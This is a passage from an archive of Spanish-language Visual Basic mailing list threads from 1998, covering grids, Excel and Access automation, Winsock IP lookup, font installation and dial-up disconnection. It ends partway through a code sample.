TDBGrid1.Columns(2).ValueItems.Presentation = dbgComboBox
TDBGrid1.Columns(2).ValueItems.Validate = True

vItem.DisplayValue = "valor 1"
TDBGrid1.Columns(2).ValueItems.Add vItem

vItem.DisplayValue = "valor 2"
TDBGrid1.Columns(2).ValueItems.Add vItem

vItem.DisplayValue = "valor 3"
TDBGrid1.Columns(2).ValueItems.Add vItem

End Sub
```

Gracias a todos y espero que os sirva.

++++++++++++++++++++++++++++++++++
Pablo Leyva
SIEMENS S.A.
Dpto: Organizacion e Informatica
Madrid/España
mailto:pleyva@ssa.siemens.es
++++++++++++++++++++++++++++++++++

_____ Separador de respuesta _____

Hola Nerea !

Esto funciona con la version 4 del Tdbgrid

```
Dim VItem As New ValueItem

For i=1 to 3
    TDBGrid1.Columns(1).ValueItems.Add VItem
    TDBGrid1.Columns(1).ValueItems.Presentation = dbgComboBox
    TDBGrid1.Columns(1).Translate = True
```

```
    TDBGrid1.Columns(1).ValueItems.CycleOnClick = True
    TDBGrid1.Columns(1).ValueItems.Validate = True

    TDBGrid1.Columns(1).ValueItems(ii).Value = i
    TDBGrid1.Columns(1).ValueItems(ii).DisplayValue = "Numero " & i
Next i
```

Espero que te sirva

S@ludos

/\
Alfons Rosado Daza
arosado@blancowhite.com
Barcelona (España)
/\

-----Mensaje original-----
De: Nerea Azpilicueta <azpilic@fh-kr.KR.FH-Niederrhein.DE>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: martes 21 de julio de 1998 21:18
Asunto: Re: (VB-ESP) Tabla con combobox

Hola a todos!!
    Sigo con el problema de la tabla en el que las columnas deben de ser combobox.
Ahora ya tengo el trueDBGrid versión 1 , pero en el tutorial no he encontrado en ninguna parte como tengo que hacer para que las casillas de la tabla sean combobox.
Sabeis algunos de vosotros cómo funciona?
Ya sé que la pregunta es un poco específica pero es que yo no lo encuentro por ninguna parte.
Gracias mil
                    Nerea

Como formatear en pantalla un dato tipo numerico

>Necesito que por favor me indique como puedo formatear para que me quede
>justificado a la derecha un campo numerico.
>Estoy utilizando el siguiente formato
>
>Text1.text = "1500"
>Tmp = Format (Text1.text,"#######.##")
>Y esta bien lo formatea pero lo justifica a la izquierda yo necesito es
>que se justifique a la derecha como lo puedo hacer.

```
Tmp = format$(Format (Text1.text,"#######.##"),"@@@@@@@@@@")
```

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

Cómo leer de una hoja Excel *(3 mensajes)*

Jesús o Irene (el que sea), lo tuyo un espectáculo. Anduvo de diez. El único cambio que tuve
que hacer fue

en lugar de:
Trim(objMiLibro.Application.Workbooks(1).Worksheets("Hoja1").Cells(2, 4).Value)
poner
Trim(objMiLibro.Application.Worksheets("Hoja1").Cells(2, 4).Value)

Anda muy bien. Además, noté que tus ejemplos son más claros (y concisos) que los que escribe
el submental que tienen en Microsoft escribiendo las ayudas. Muchas gracias, y espero poder
tirarte una mano alguna vez. Hasta luego.

Santiago
bazerque@intercom.com.ar

Buenas Compañer@:

Como utilizar la hoja de Excel.

```
'Se declaran varibles
Dim objMiLibro as Object 'Variable para instanciar un objeto Excel
Dim strMiVar as string 'Variable para almacenar el contenido de la celda

'Se crea una instancia del objeto. MiLibro.xls es una hoja de Excel
Set objMiLibro = CreateObject("Excel.Sheet")
Set objMiLibro = GetObject("C:\MiLibro.XLS")

'Se lee la celda fila 2, columna4 del hoja Hoja1
strMiVar = Trim(objMiLibro.Application.Workbooks(1).Worksheets("Hoja1").Cells(2,
4).Value)

'Más lecturas u otras instrucciones
...........
...........
...........
...........
'Se cierra la instancia del objeto
set Documento = Nothing
```

Espero que esto te sirva. Un saludo
Jesús Mª Rodilla Lara
donosti@sicsa.es

Israel Ortega Cuevas escribió:
>
> Que tal Listeros:
>
> Alguien conoce como puedo acceder a una hoja de excel y leer el contenido
> de cada celda.

```
'Primero referenciar Excel [Project - References - Excel]

Dim xl as New Excel.Application
Dim xlw as Workbook
Dim xlSheet as Sheet
Dim ValorCelda

Set xlw = Workbooks.Add()
Set xlSheet = xlw.Sheets(1)
ValorCelda = xlSheets.Range("A1").FormulaR1C1
```

>
> Saben si es necesario que en el equipo este instalado Excel.

Y.... si

> Muchas gracias y reciban saludos desde Mexico D.F.

Retribuidos desde B.A.

Adrian

Como llamar al help ?

```
Declare Function WinHelp Lib "user32" Alias "WinHelpA" (ByVal hwnd As Long, ByVal
lpHelpFile As String, ByVal wCommand As Long, ByVal dwData As Any) As Long


Global Const HELP_QUIT = 2
Global Const HELP_INDEX = 3
Global Const HELP_HELPONHELP = 4
Global Const HELP_PARTIALKEY = &H105
Public ArchivoAyuda As String


ArchivoAyuda = App.Path & "\Ayudasia.hlp"


Public Sub HelpFunction(lhWnd As Long, HelpCmd As Integer, HelpKey As String)
Dim I As Long
  If HelpCmd = HELP_PARTIALKEY Then
    I = WinHelp(lhWnd, ArchivoAyuda, HelpCmd, HelpKey)
  Else
    I = WinHelp(lhWnd, ArchivoAyuda, HelpCmd, 0&)
  End If
End Sub

======
Private Sub MNUICONTENIDO_Click()
   HelpFunction Me.hwnd, HELP_INDEX, ""
End Sub
======
Private Sub MNUINDICE_Click()
   HelpFunction Me.hwnd, HELP_PARTIALKEY, ""
End Sub
=====
  HelpFunction Me.hwnd, HELP_PARTIALKEY, txtPalabra.Text
==========================================================


Andrés.
arudas@ucatolicamz.edu.co
```

Conocer mi direccion ip

Muchas gracias a todos los que han respondido a mi pregunta, en especial a "Pere" que me ha encaminado a la solución del problema.

El problema era que tengo dos protocolos TCP/IP en mi PC, uno para la ethernet con ip fija y otro para el módem (ip dinámica).
Con cualquiera de los dos me puedo conectar al servidor Unix, y lo que me interesaba saber era la ip de mi PC en ese momento (la que estaba usando: la fija o la dinámica).

Con el control Winsock y su propiedad LocalIP obtenía el resultado esperado cuando solo tenía un protocolo TCP/IP en el PC, pero cuando tenía mas de uno ya me daba cualquier cosa.

Pero gracias a la ayuda de "Pere" que me pasó la dirección:
http://www.somser.com
en la que se encuentran excelentes trucos para VB, pude obtener lo que precisaba:
Acá va el código fuente, ya que el que estaba en somser le faltaba algún detalle:

Agregar un Módulo:

```
'**************************************************************************
'Windows API/Global Declarations for :Getting IP with VB4
'**************************************************************************

Public Const WS_VERSION_REQD = &H101
Public Const WS_VERSION_MAJOR = WS_VERSION_REQD \ &H100 And &HFF&
Public Const WS_VERSION_MINOR = WS_VERSION_REQD And &HFF&
Public Const MIN_SOCKETS_REQD = 1
Public Const SOCKET_ERROR = -1
Public Const WSADescription_Len = 256
Public Const WSASYS_Status_Len = 128

Public Type HOSTENT
       hName As Long
       hAliases As Long
       hAddrType As Integer
       hLength As Integer
       hAddrList As Long
End Type


Public Type WSADATA
       wversion As Integer
       wHighVersion As Integer
       szDescription(0 To WSADescription_Len) As Byte
       szSystemStatus(0 To WSASYS_Status_Len) As Byte
       iMaxSockets As Integer
       iMaxUdpDg As Integer
       lpszVendorInfo As Long
End Type

 Public Declare Function WSAGetLastError Lib _
```

```
 "WSOCK32.DLL" () As Long

 Public Declare Function WSAStartup Lib _
 "WSOCK32.DLL" (ByVal wVersionRequired&, _
 lpWSAData As WSADATA) As Long

 Public Declare Function WSACleanup Lib _
 "WSOCK32.DLL" () As Long

 Public Declare Function gethostname Lib _
 "WSOCK32.DLL" (ByVal hostname$, HostLen&) As Long

 Public Declare Function gethostbyname Lib _
 "WSOCK32.DLL" (ByVal hostname$) As Long

 Public Declare Sub RtlMoveMemory Lib _
 "KERNEL32" (hpvDest As Any, ByVal hpvSource&, ByVal cbCopy&)
'*************************************************************************
' Name: Getting IP with VB4
' Description:Get your IP address.I've been trying to trim this t
' o get only the IP number and get rid of any non-essential code fo
' r doing that. If anyone can help me hack this into shape, I'd rea
' lly appreciate it. moonboots@earthling.net
'boots
' By: Newsgroup Posting
'
' Inputs:None
' Returns:None
' Assumes:None
' Side Effects:None
'
'Code provided by Planet Source Code(tm) 'as is', without
' warranties as to performance, fitness, merchantability,
' and any other warranty (whether expressed or implied).
'*************************************************************************


Public Function hibyte(ByVal wParam As Integer)

       hibyte = wParam \ &H100 And &HFF&
End Function


Public Function lobyte(ByVal wParam As Integer)

       lobyte = wParam And &HFF&
End Function

*********************************************************************

Agregar un form:


Option Explicit

 Sub Form_Load()
' 'Sockets Initialize
Dim WSAD As WSADATA
Dim iReturn As Integer
Dim sLowByte As String, sHighByte As String, sMsg As String
```

```
iReturn = WSAStartup(WS_VERSION_REQD, WSAD)

If iReturn <> 0 Then
       MsgBox "Winsock.dll is not responding."
End

End If


If lobyte(WSAD.wversion) < WS_VERSION_MAJOR _
Or (lobyte(WSAD.wversion) = WS_VERSION_MAJOR _
And hibyte(WSAD.wversion) < WS_VERSION_MINOR) Then
sHighByte = Trim$(Str$(hibyte(WSAD.wversion)))
sLowByte = Trim$(Str$(lobyte(WSAD.wversion)))
sMsg = "Windows Sockets version " & sLowByte & "." & _
sHighByte
sMsg = sMsg & " is not supported by winsock.dll "
MsgBox sMsg
End

End If


If WSAD.iMaxSockets < MIN_SOCKETS_REQD Then
sMsg = "This application requires a minimum of "
sMsg = sMsg & Trim$(Str$(MIN_SOCKETS_REQD)) _
& " supported sockets."
MsgBox sMsg
End

End If

End Sub


Private Sub Form_Unload(Cancel As Integer)

       ' 'Sockets Cleanup
       Dim lReturn As Long
       lReturn = WSACleanup()

              If lReturn <> 0 Then
                     MsgBox "Socket error " & Trim$(Str$(lReturn)) & "
occurred in Cleanup "
              End

End If

End Sub


Private Sub Command1_click()

       Dim hostname As String * 256
       Dim hostent_addr As Long
       Dim host As HOSTENT
       Dim hostip_addr As Long
       Dim temp_ip_address() As Byte
       Dim i As Integer
       Dim ip_address As String
```

```
              If gethostname(hostname, 256) = SOCKET_ERROR Then
                     MsgBox "Windows Sockets error " &
Str(WSAGetLastError())
                     Exit Sub
              Else
                     hostname = Trim$(hostname)
              End If

       hostent_addr = gethostbyname(hostname)

              If hostent_addr = 0 Then
                     MsgBox "Winsock.dll is not responding."
                     Exit Sub
              End If

       RtlMoveMemory host, hostent_addr, LenB(host)
       RtlMoveMemory hostip_addr, host.hAddrList, 4
       ReDim temp_ip_address(1 To host.hLength)
       RtlMoveMemory temp_ip_address(1), hostip_addr, host.hLength

              For i = 1 To host.hLength
                     ip_address = ip_address & temp_ip_address(i) & "."
              Next
       ip_address = Mid$(ip_address, 1, Len(ip_address) - 1)
       MsgBox hostname
       MsgBox ip_address
End Sub
```

****

Nuevamente, muchas gracias a todos y quedo a las órdenes para cualquier consulta que quieran realizar:

Sergio Maestri
Montevideo - Uruguay

>
>Hola listeros:Como puedo obtener desde Visual Basic 5, la direcci=F3n
i=
>p
>de mi PC.
>Se que el comando winipcfg me lo dice, pero: =BFc=F3mo lo hace? ya que
>necesito el dato dentro de un programa VB.
>Adem=E1s hay que tener en cuenta que mi PC no tiene direcci=F3n ip
fija=
>,
>sino que se la asigna el servidor al que me conecto (Unix).
>Muchas gracias de antemanoSaludosSergio MaestriMontevideo Uruguay

Consulta con parametros (RDO)

Respuesta rapida con codigo en uso: (cualquier incoveniente consultame)

```
La consulta:"InsertStd_Rates"
PARAMETERS parIdCompany Long, parIdCategory Long, parIdLevel Long,
parIdBillCode Text, parFromPeriod DateTime, parBillRate IEEEDouble;
INSERT INTO Std_Rates ( IdCompany, IdCategory, IdLevel, IdBillCode,
FromPeriod, BillRate )
SELECT parIdCompany, parIdCategory, parIdLevel, parIdBillCode,
parFromPeriod, parBillRate;

La llamada:
            Set MyQuery = Conexion.QueryDefs("InsertStd_Rates")
            grdCostosFull.Col = 0
            MyQuery.Parameters!parIdCompany = grdCostosFull.Text
            MyQuery.Parameters!parIdCategory = atxCategory.CodClave
            MyQuery.Parameters!parIdLevel =
cboNivel.ItemData(cboNivel.ListIndex)
            MyQuery.Parameters!parIdBillCode = atxBillCode.CodClave
            MyQuery.Parameters!parFromPeriod = txtStartDate
            MyQuery.Parameters!parBillRate = txtRate
            MyQuery.Execute dbFailOnError

En RDO La coleccion Parameters se llama RDOParameters
La constante dbFailOnError no se usa. Debes chequear
rdoErrors(rdoErrors.count -1)
si falla.
Si puedes evita usar RDO con Access.

Adrian
http://www.geocities.com/SiliconValley/Hills/4734/
NEW (con los VBTips Nº 7 del VBPJ ordenados y listos para llevar o
imprimir) NEW

Arturo Mollo N. escribió:
>
> Hola amigos, un favor, alguien podria decirme como puedo hacer para ejecutar
> una consulta que ya tengo hecha en Access desde Vb. Ademas la consulta tiene
> parametros y los quiero llenar tambien desde Vb.
> Esto lo vi en algun lado pero no puedo encontrarlo.
> Estoy trabajando con RDO.
>
> Gracias amigos
>
> Arturo Mollo
> arturom@computextos.com.pe
> amollo@minedu.gob.pe
> ICQ: 13077709
> Oficina de Informática
> Ministerio de Educación
```

Desconectarse de internet

Podrías ejecutar la instrucción "rasdial /disconnect".

-----Mensaje original-----
De: vb-rec@ccc.uba.ar [mailto:vb-rec@ccc.uba.ar]En nombre de Oscar Hernandez
Enviado el: viernes 7 de agosto de 1998 17:39
Para: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) De nuevo Dial UP

Amigos listeros:
Gracias a la colaboracion de Jose Rubí de la Vega pude obtener la rutina
para colgar un Dial UP, pero aqui me salen con otra cosa (los jefes no
aclaran ash!) resulta que la rutina no funciona para Windos NT 4.0 el DLL no
existe en NT, alguno de ustedes me podra ayudar?

Distribuir Font

Estimado Emilio,

Esto lo he hecho con las APIs de Windows, te envio un ejemplo para 16 bits, solamente deberás hacer
los ajustes para 32 bits en la declaración de la API.

Esta son las declaraciones que debes poner en un módulo de tu aplicación:

```
Declare Function CreateScalableFontResource% Lib "GDI" (ByVal fHidden%, ByVal lpszResourceFile$,
ByVal lpszFontFile$, ByVal lpszCurrentPath$)

Declare Function AddFontResource Lib "GDI" (ByVal lpFileName As Any) As Integer

Declare Function WriteProfileString Lib "Kernel" (ByVal lpApplicationName As String, ByVal lpKeyName
As String, ByVal lpString As String) As Integer

Declare Function SendMessage Lib "User" (ByVal hwnd As Integer, ByVal wMsg As Integer, ByVal wParam
As Integer, lParam As Any) As Long
```

Esta es la función para añadir el Font:

```
-----------------
Sub AddFont (KeyName As String, TTF_Font As String, ResPath As String)

'Descripción de las variables paramétricas:
'Ejemplos:
'
'KeyName="Bookman Old Style Bold (TrueType)"
'Font ="C:\WINDOWS\SYSTEM\BOOKOSB.FOT"
'TTF_Font="bookosb.ttf"
'ResPath="C:\WINDOWS\SYSTEM"

Font$ = TTF_Font$
Mid(Font$, Len(Font$) - 2, 3) = "FOT"
Font$ = ResPath$ & "\" & Font$

HWND_BROADCAST = &HFFFF
WM_FONTCHANGE = &H1D
Result& = CreateScalableFontResource%(0, Font$, TTF_Font$, ResPath$)
If Result& Then
    'Adicionar el Recurso a la Tabla de Letras de Windows
    Result& = AddFontResource(Font$)
    If Result& Then
        'Hacer cambios al WIN.INI para reflejar la nueva letra:
        Result& = WriteProfileString("Fonts", KeyName$, Font$)
        If Result& Then
            'Que el cambio sea del conocimiento de otras aplicaciones
            Result& = SendMessage(HWND_BROADCAST, WM_FONTCHANGE, 0, 0&)
        Else
            'Reporte de Error:
            MsgBox "Ocurrió un error añadiendo la nueva letra en el WIN.INI", 48,
```

```
"Nuevas Letras"
        End If
    Else
        'Reporte de Error:
        MsgBox "Ocurrió un error añadiendo la nueva letra", 48, "Nuevas Letras"
    End If
Else
    If Result& <> 0 Then MsgBox "Error creando la nueva letra", 48, "Nuevas Letras"
End If


End Sub
-----------------
```

Espero te sea útil.

Saludos.

Manuel

Emilio Gustavo Ormeño wrote:

```
> Hola a todo el mundo hispano:
>
> Alguien sabe como puedo distribuir un font que reside en mi maquina junto con mi
aplicacion VB ?
>
> Gracias.
```

Editar en un grid

VB3 How to Edit Grid Cells in VB Using Overlapped Text Box
Last reviewed: May 21, 1998
Article ID: Q85109

3.00 WINDOWS
This information in this article applies to:
- Microsoft Visual Basic programming system for Windows, version 3.0

SUMMARY
The Grid custom control does not provide any text editing capability. The example program below shows how you can use a text box to perform text editing in the current cell of a grid.

MORE INFORMATION
The example program shown below enables you to edit the contents of a grid cell. When you press a key, the grid moves a text box to the position of the current cell and sets the focus to the text box. When you press the ENTER key or change focus away from the current cell, the program transfers the text in the text box back to the grid.

Steps to Create Example Program
Start Visual Basic or from the File menu, choose New Project (ALT, F, N) if Visual Basic is already running. Form1 is created by default.
>From the File menu, choose Add File. Then select the GRID.VBX file. The Grid tool appears in the Toolbox.
Place a grid (Grid1) and a text box (Text1) on Form1. Set the Grid1 Cols and Rows properties both to 4. Then size the grid to show all the cells. Set the Text1 BorderStyle property to None (0) and the Visible property to False (0).
Enter the following declarations in the general Declarations section:

```
   Const ASC_ENTER = 13 ' ASCII code of ENTER key.
   Dim gRow As Integer
   Dim gCol As Integer
```

Enter the following code in the Grid1_KeyPress procedure:

```
   Sub Grid1_KeyPress (KeyAscii As Integer)
      ' Move the text box to the current grid cell:
      Call grid_text_move(Grid1, Text1)
      ' Save the position of the grids Row and Col for later:
      gRow = Grid1.Row
      gCol = Grid1.Col
      ' Make text box same size as current grid cell:
      Text1.Width = Grid1.ColWidth(Grid1.Col) - 2 * Screen.TwipsPerPixelX
      Text1.Height = Grid1.RowHeight(Grid1.Row) - 2 * Screen.TwipsPerPixelY
      ' Transfer the grid cell text:
      Text1.Text = Grid1.Text
      ' Show the text box:
      Text1.Visible = True
      Text1.ZOrder 0
      Text1.SetFocus
      ' Redirect this KeyPress event to the text box:
      If KeyAscii <> ASC_ENTER Then
```

```
         SendKeys Chr$(KeyAscii)
      End If
   End Sub
```

Add the following code to the Text1_KeyPress procedure:

```
   Sub Text1_KeyPress (KeyAscii As Integer)
      If KeyAscii = ASC_ENTER Then
         Grid1.SetFocus ' Set focus back to grid, see Text_LostFocus.
         KeyAscii = 0 ' Ignore this KeyPress.
      End If
   End Sub
```

Add the following code to the Text1_LostFocus procedure:

```
   Sub Text1_LostFocus ()
      Dim tmpRow As Integer
      Dim tmpCol As Integer
      ' Save current settings of Grid Row and col. This is needed only if
      ' the focus is set somewhere else in the Grid.
      tmpRow = Grid1.Row
      tmpCol = Grid1.Col
      ' Set Row and Col back to what they were before Text1_LostFocus:
      Grid1.Row = gRow
      Grid1.Col = gCol
      Grid1.Text = Text1.Text ' Transfer text back to grid.
      Text1.SelStart = 0 ' Return caret to beginning.
      Text1.Visible = False ' Disable text box.
      ' Return row and Col contents:
      Grid1.Row = tmpRow
      Grid1.Col = tmpCol
   End Sub
```

In the general Declarations section or in a separate .BAS file, add the following Sub routine:

```
   Sub grid_text_move (Grid As Control, TextBox As Control)
      ' Move a text box to the position of the current cell in a grid:
      Dim X As Single ' x position of current grid cell.
      Dim Y As Single ' y position of current grid cell.
      Dim i As Integer ' Column/row index.
      ' Skip grid border:
      X = Grid.Left
      Y = Grid.Top
      If Grid.BorderStyle = 1 Then
         X = X + Screen.TwipsPerPixelX
         Y = Y + Screen.TwipsPerPixelY
      End If
      ' Skip fixed columns and rows:
      For i = 0 To Grid.FixedCols - 1
         X = X + Grid.ColWidth(i)
         If Grid.GridLines Then
            X = X + Screen.TwipsPerPixelX
         End If
      Next
      For i = 0 To Grid.FixedRows - 1
         Y = Y + Grid.RowHeight(i)
         If Grid.GridLines Then
            Y = Y + Screen.TwipsPerPixelY
         End If
      Next
```

```
      ' Find current data cell:
      For i = Grid.LeftCol To Grid.Col - 1
          X = X + Grid.ColWidth(i)
          If Grid.GridLines Then
              X = X + Screen.TwipsPerPixelX
          End If
      Next
      For i = Grid.TopRow To Grid.Row - 1
          Y = Y + Grid.RowHeight(i)
          If Grid.GridLines Then
              Y = Y + Screen.TwipsPerPixelY
          End If
      Next
      ' Move the Text Box, and make small adjustments:
      TextBox.Move X + Screen.TwipsPerPixelX, Y + Screen.TwipsPerPixelY
   End Sub
```

Press the F5 key to run the program. Press a key to begin entering text into a cell. Type in some text. Press the ENTER key to finish editing the cell. Use the arrow keys to move to another cell. You can press the ENTER key to begin editing a cell without changing the contents of the cell.

Additional reference words: 3.00
KBCategory:
KBSubcategory: PrgCtrlsStd
Keywords : PrgCtrlsStd kbcode
Version : 3.00
Platform : WINDOWS

Editar en un MsFlexGrid

Hola ....

Espero que te refieras al MsFlexiGrid, que no es editable , por que sino ..... :-)

Pues para resumir los que esta mas abajo, el ejemplo lo que hace colocar un TextBox sobre una casilla del Flexigrid y poner el texto, es un ejemplo que viene con el Developer Network, asi que no hay mucho merito.

Todo esta en una Funcion GridEdit y en el manejo de algunos eventos.
Espero que te sirva

```
------------------ CORTAR -------------
Sub GridEdit(KeyAscii As Integer)
   'use correct font
   Text1.FontName = MSFlexGrid1.FontName
   Text1.FontSize = MSFlexGrid1.FontSize
   Select Case KeyAscii
      Case 0 To Asc(" ")
         Text1 = MSFlexGrid1
         Text1.SelStart = 1000
      Case Else
         Text1 = Chr(KeyAscii)
         Text1.SelStart = 1
   End Select

   'position the edit box
   Text1.Left = MSFlexGrid1.CellLeft + MSFlexGrid1.Left
   Text1.Top = MSFlexGrid1.CellTop + MSFlexGrid1.Top
   Text1.Width = MSFlexGrid1.CellWidth
   Text1.Height = MSFlexGrid1.CellHeight
   Text1.Visible = True
   Text1.SetFocus
End Sub

Private Sub MSFlexGrid1_DblClick()

  GridEdit Asc(" ")

End Sub
Private Sub MSFlexGrid1_GotFocus()
  If Text1.Visible Then
      MSFlexGrid1 = Text1
      Text1.Visible = False
   End If
End Sub
Private Sub MSFlexGrid1_KeyPress(KeyAscii As Integer)

   GridEdit KeyAscii

End Sub

Private Sub MSFlexGrid1_LeaveCell()
   If Text1.Visible Then
      MSFlexGrid1 = Text1
```

```
      Text1.Visible = False
   End If
End Sub
-------------------------- CORTAR -------
```

Saludos

.Laki.

_____
Get Your Private, Free Email at http://www.hotmail.com

Ejemplo de lineas de albaran

Hola de nuevo.

Me olvidé de adjuntar el zip (bah... un pequeño detalle sin importancia :-)
).
Lo siento.

"La obediencia ciega supone una ignorancia extrema"
ORZO, <orzo@orzo.com>

cab-lines.zip

Fila resaltada en un DBGRID

Ya encontre la solucion,
dbgrid.MarqueeStyle=3 y listo.

Esteban.

-----Mensaje original-----
De: Josi Luis Sanz <circulodeempresarios@mad.servicom.es>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: Lunes 27 de Julio de 1998 08:36
Asunto: Re: (VB-ESP) Fila resaltada en un DBGRID

>Siento informarte amargamente, que en un dbgrid no se pueden poner
>colores individuales a filas o columnas. o se lo pones a todo o nada.
>
>(Ojala alguien de ustedes me indique que estoy equivocado)
>
>Fdo. Josi Luis Sanz
>CIRCULO DE EMPRESARIOS
>
>Esteban Balduzzi escribis:
>
>> Hola a todos,
>> cual es la propiedad de un DBGRID
>> para que quede resaltada la fila
>> seleccionada?
>>
>> Gracias.
>>
>> Esteban.
>
>
>

Formato MP3

Hola:

Respecto al conversor de WAV a MP3 recomiendo, y lo digo porque yo lo uso el MP3 Compressor que es Freeware, y además es muy sencillo de utilizar. Su dirección es http://www.chez.com/mp3hc/ pero ni no lograis entrar a esta pagina buscarlo con algun buscador.
Para reproducirlos yo tengo el MP3PLAY que funciona a traves de unos cuantos métodos tales como Play, Stop....

Si quereis más información:

atudela@axis.org

-----Mensaje original-----
De: vb-rec@ccc.uba.ar [mailto:vb-rec@ccc.uba.ar]En nombre de Rodrigo_Alberto Jaramillo_Restrepo
Enviado el: viernes 31 de julio de 1998 1:17
Para: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) Formato MP3

Hola Amigos. Realize una aplicacion en (vb 5 + sp3) que ejecuta archivos .wav
por las ventajas que he visto del formato mp3 con relacion a la calidad de sonido y espacio de almacenamiento, me gustaria convertir mis archivos a este formato.
1. Sabe alguien donde puedo bajar un conversor ?
2. Tengo que hacer muchos cambios en mi aplicacio o solo instalar el ocx respectivo y direccionarlo ?

Gracias por leer el mensaje.

_____
Get Your Private, Free Email at http://www.hotmail.com

Gradiente en la barra de título

>Buenas Christian:
>
> Si no he entendido mal tienes el código para VB 5.0 de como hacer un
>gradiente de colores en el título de un formulario. Si fueses tan amable me
>lo podrias pasar.

Aqui va Carlos.
Suerte.

Christian G. Riva
http://soft.cjb.net
http://viking.cjb.net
---

gradient.zip

Hacer boton de busqueda

He reproducido el ultimo ejemplo (que no mande'), mejorandolo. Hay un inconveniente, no usa un Command button para hacer la busqueda, a busqueda se lanza en cuanto el usuario pulsa "Enter" en una caja de texto (inconvenientes?). He creido que es mas practico asi, por que el usuario solo ha de escribir el nombre (o apellido, o lo que sea) que quiere buscar y pulsar "Enter", como en el viejo y querido DOS, y la lista de opciones se llenara solita.
Una vez la lista llena, solo hay que seleccionar un nombre (o apellido , o lo que sea) en dicha lista y los campos se llenaran solitos.
Cual es la mejora, si eso el lo que dije en mi ultimo mensaje?
Si mirais el ultimo mensaje, vereis que habia una serie de propiedades que habia que establecer en el form principal. Ya no.
Aqui esta el codigo que hay que poner en el form.

```
Dim b As Busca ' Crear el objeto principal

Dim db As Database ' Database


Private Sub Form_Load()

  '
  ' Abrir la base de datos
  '
  Set db = OpenDatabase(App.Path & "\db1.mdb")
  Set b = New Busca ' Crear el objeto
  With b
    .Database = db ' Establecer la base de
datos
    .Lista = List1 ' La lista sobre la que
trabajar
    .Form = Me ' ¡¡¡ Y el formulario!!!
  End With

End Sub
```

He!! Cuatro lineas!! Tres si no contais la declaracion de la clase principal!
Esto sirve para *cualquier form*, con *cualquier numero de campos*.
Hay una serie de particularidades.

Se usan las propiedades Tag de los TextBox y ListBox a usar, asi como LinkTopic.
Por que?
Eehhh... bien, la propiedad Tag es para indicar que ese control se ha de usar para leer os datos a buscar (TextBox), y el ListBox, para decir que *esa* es la lista a rellenar. Es decir.
Tenemos dos campos, Nombre y Apellidos en los que queremos hacer las busquedas, y otros, como direcccion, telefono, etc... que nos importan un "rabano". Ponemos la propiedad Tag de los controles Nombre y Apellidos a "Control" (y quien dice la propiedad Tag dice *cualquier* propiedad que os quede libre, como por ejemplo DataField, que no usareis (por lo menos en los campos de busqueda)), y la case principal tomara *exactamente* esos campos

para hacer las busquedas. Respecto a la lista, la que tenga la propiedad Tag con el valor "Control" sera la que se llene de datos.
Y la propiedad LinkTopic? Que pinta aqui? Que yo sepa nadie la usa para nada!
Ok!! Por eso la he tomado!
En la propiedad LinkTopic ponemos la tabla en donde se han de verificar los datos, y, mas importante si cabe, el *campo* que se ha de buscar. Luego...
El textbox Nombre tendra la propieda Tag="Control" (sin las comillas) y la propiedad LinkTopic a...

Table1|Nombre

donde Table1 es la tabla donde voy a hacer la busqueda, y "Nombre" es el nombre del campo donde voy a hacer esa busqueda. (| es el caracter ASCII 124).

El codigo esta muy, muy comentado (espero que os llegue, esta vez no me he olvidado).
Espero que os guste!!

busca.zip

Imprimir informes de Access desde VB5 *(4 mensajes)*

Hola Juan Carlos,

puedes ejecutar un informe de Acces, creando un objeto access desde VB

```
Set ObjAcc = CreateObject ("Access.Application")
```

y luego llamar a la funcion VBA de Access para ejecutar el informe

```
ObjAcc.DoCmd.OpenReport "Nombre del report"
o
ObjAcc.DoCmd.PrintReport "Nombre del report"
```

y a continuacion cerrar el Access,

```
ObjAcc.DoCmd.Quit
Set ObjAcc = Nothing
```

Te lo digo a ojo, asi que comprueba la sintaxis con el editor de
modulos de Access.

Suerte.

Pedro J. Sánchez

---jvelilla@dune.aig.uc3m.es wrote:
>
> Hola a todos.
> Me gustaria saber si es posible, desde Visual Basic 5.0, imprimir un
Informe
> que ha sido creado en Access, y, si es posible, el modo de hacerlo.
>
> Muchas gracias y un saludo a todos.
>
> Juan Carlos.
>

_____
DO YOU YAHOO!?
Get your free @yahoo.com address at http://mail.yahoo.com

> -----Mensaje original-----
> De: José Antonio Martínez Valentín [SMTP:JoMartinez@juste.net]
> Enviado el: martes 19 de mayo de 1998 11:08
> Para: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) Objeto Access
>
¡Hola José Antonio!

Yo imprimo muchos informes de Access desde Visual Basic.
Basicamente lo que tienes que hacer es esto:

```
dim AppAccess as Aplication

'Creas tu objeto Access
Set AppAccess = GetObject(path donde esta tu base de datos)

'Abre tu informe en modo diseño
AppAccess.DoCmd.OpenReport nombre_Informe, acViewDesign

'Le cargas la consulta que quieras (si tira de una consulta)
AppAccess.Reports(0).RecordSource = nombre_consulta

'Lo imprimes
AppAccess.DoCmd.PrintOut acPrintAll

'Lo cierras
AppAccess.DoCmd.Close acReport, nombre_Informe
```

Buena suerte. Si quieres saber algo mas, hazmelo saber

Un saludo

Raquel García <RGarcia@Sogepaq.es>

```
> ================================================
> Hola compañer@s de fatigas!!!.
>     Tengo una preguntita a ver si sabéis la respuesta:
> Quiero abrir un informe de Access desde Visual Basic. Para que a traves
> del programa
> pueda imprimirlo. ¿Sabeis que codigo se utiliza para hacer esto?
```

```
    Bueno, despues de unas cuantas horas delante de la pantalla he
resuelto este problema.
Envio el resultado porque he visto que hay alguien en la lista que tiene
un problema similar.
Const STILL_ACTIVE = 0
Const SW_MAXIMIZE = 3
Dim THandle As Long

Private Declare Function FindWindow Lib "user32" Alias _
    "FindWindowA" (ByVal lpClassName As Any, ByVal lpWindowname As Any)
_
    As Long

Private Declare Function ShowWindow Lib "user32" (ByVal hWnd&, _
    ByVal nCmdShow As Long) As Long

Private Sub ImprimirInforme()
    Dim AppAccess As Object, iret As Long
    Dim hWnd As Long, temp As Long

    Set AppAccess = GetObject("     AppAccess.DoCmd.OpenReport "", acPreview
```

```
    AppAccess.DoCmd.Maximize

    If Not AppAccess.UserControl Then AppAccess.Visible = True
